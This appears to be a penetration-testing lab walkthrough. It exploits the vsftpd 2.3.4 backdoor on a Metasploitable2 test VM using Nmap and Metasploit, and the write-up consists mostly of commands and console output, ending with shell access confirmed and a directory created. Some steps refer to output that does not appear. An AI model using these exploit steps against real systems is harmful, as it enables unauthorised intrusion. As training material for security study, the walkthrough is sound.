Metasploit Hacking

In today's task, we're going to hack the Metasploitable2 machine with Metasploit, targeting the **vsftpd service**.

Metasploitable will have **192.168.1.149/24** as its IP address.

First, let's scan Metasploitable with Nmap, in order to find the port attached to the ftp protocol.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.1.149
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 07:33 EDT
Nmap scan report for 192.168.1.149
Host is up (0.0010s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
```

Port 21 will be our RPORT.

Now, with the command **msfconsole**, we'll open metasploit.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can use help to view all available commands

      .:ok000kdc'           'cdk000ko:.
    .x000000000000c       c000000000000x.
   :0000000000000000k,   ,k000000000000000:
  '000000000kkkk00000: :000000000000000000'
  o00000000.MMMM.o0000o0000l.MMMM,00000000o
  d00000000.MMMMMM.c00000c.MMMMMM,00000000x
  l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
  .00000000.MMM.;MMMMMMMMMMM;MMMM,00000000.
   c0000000.MMM.00c.MMMMMM'o00.MMM,0000000c
    o000000.MMM.0000.MMM:0000.MMM,000000o
     l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
       .d00o'WM.0000occcx0000.MX'x00d.
         ,kol'M.000000000000.M'd0k,
           :kk;.0000000000000.;0k:
             ;k000000000000000k:
               ,x000000000000x,
                 .l00000000l.
                    ,d0d,
                      .

       =[ metasploit v6.4.5-dev                           ]
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

We'll use the command **search** together with the term **vsftpd** in order to find any exploits related to the service.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

With this, we've got the vsftpd_234_backdoor exploit which will allow us to install a backdoor on metasploitable. Now we're going to see which options are available to configure so that we can launch the exploit.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```


We'll set the RHOSTS parameter to the 192.168.1.149 IP and we don't need to set the RPORT since it's already port 21 by default.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:ho
   RHOSTS   192.168.1.149    yes       The target host(s), see https:/
   RPORT    21               yes       The target port (TCP)
```

We can see that the RHOSTS has been successfully set.
Since we only have one payload, metasploit will default to it, without having to set it ourselves.


Now we'll launch the attack with the command **exploit**.

It seems everything went according to plan, let's check quickly with an **ifconfig** command to see if we are inside the target host.



Ifconfig gives us the IP address of metasploitable, confirming our success.

Now we wil move to the root directory (/) and we will create a new directory inside of it named **test_metasploit.**



Thanks to the ls command we can see which files and directories are present in the root directory. As we can see, we were successful in creating the new directory.